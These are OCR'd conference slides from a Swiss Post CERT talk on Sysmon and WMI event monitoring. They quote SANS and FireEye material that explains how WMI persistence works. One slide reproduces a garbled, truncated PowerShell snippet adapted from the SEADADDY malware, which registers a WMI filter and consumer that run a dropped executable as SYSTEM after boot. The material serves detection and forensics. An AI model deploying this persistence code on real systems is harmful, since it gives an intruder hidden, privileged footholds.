
Sysmon – what to do now?

NEW



Sysmon – what to do now?

NEW



Why care about WMI events?

Secure | https://files.sans.org/summit/Digital_Forensics_and_Incident_Response_Summit_2015/PDFs/TheresSomethingAboutWMIDevonKerr.pdf

MAINTAIN PERSISTENCE

- WMI Persistence requires three components
  - An event filter – the condition we're waiting for
    - _EventFilter objects have a name and a "trigger"
  - An event consumer – the persistence payload
    - _EventConsumer objects have a name and one of the following:
      - A script (contained in objects.data)
      - A path to an external script (somewhere on disk)
      - A path to an executable (not a script, also on disk)
    - Pre-Vista ran as SYSTEM
    - Post-Vista run as LOCAL SERVICE
  - A binding that associates a filter to a consumer
    - _FilterToConsumerBinding objects reference an event filter and an event consumer

MANDIANT A FireEye Company 27

Why care about WMI events?

NEW

https://www.fireeye.com/content/dam/fireeye-www/global/en/current-threats/pdfs/wp-windows-management-instrumentation.pdf

Windows Management Instrumentation (WMI) Offense, Defense, and Forensics

William Ballenthin, Matt Graeber, Claudiu Teodorescu
FireEye Labs Advanced Reverse Engineering (FLARE) Team,
FireEye, Inc.

FireEye

Malicious WMI Persistence Example
The PowerShell code in Figure 5is a modified instance of the WMI persistence code present in the SEADADDY[13] malware family[14]. The event filter was taken from the PowerSploit persistence module and is designed to trigger shortly after system startup. The event consumer simply executes an executable with SYSTEM privileges.

The event filter in the example in Figure 5 is designed to trigger between 200 and 320 seconds after system startup. Upon triggering the event the event consumer executes an executable that had been previously dropped.
The filter and consumer are registered and bound together by specifying both the filter and consumer within a `__FilterToConsumerBinding` instance.

Figure 5: SEADADDY WMI persistence with PowerShell

```
$filterName='BotFilter82'
$consumerName='BotConsumer23'
$exePath='C:\Windows\System32\evil.exe'
$Query="SELECT * FROM __InstanceModificationEvent
WITHIN 60 WHERE TargetInstance ISA 'Win32_
PerfFormattedData_PerfOS_System' AND
TargetInstance.SystemUpTime >= 200 AND
TargetInstance.SystemUpTime < 320"
$WMIEventFilter=Set-WmiInstance-Class__EventFilter-
NameSpace"root\subscription"-Arguments @
{Name=$filterName;EventNameSpace="root\
cimv2";QueryLanguage="WQL";Query=$Query}
-ErrorActionStop
$WMIEventConsumer=Set-WmiInstance-
ClassCommandLineEventConsumer-Namespace"root\
subscription"-Arguments@=$consumerName;ExecutablePa
th=$exePath;CommandLineTemplate=$exePath}
Set-WmiInstance-Class__FilterToConsumerBinding-
```

I have some questions…

* Please stand up…
* Sit down if you…
  - didn't learn anything new (resources, examples)
  - detect internal C&C using Named Pipes over SMB
  - detect in-memory / file-less Mimikatz on (all of) your hosts
    - Bonus: all versions of Mimikatz?
* Everyone sitting now I would like to have a chat ☺

Do you have questions?

* Is there time left for Q&A?

Thank you for your attention!

Tom Ueltschi, Swiss Post CERT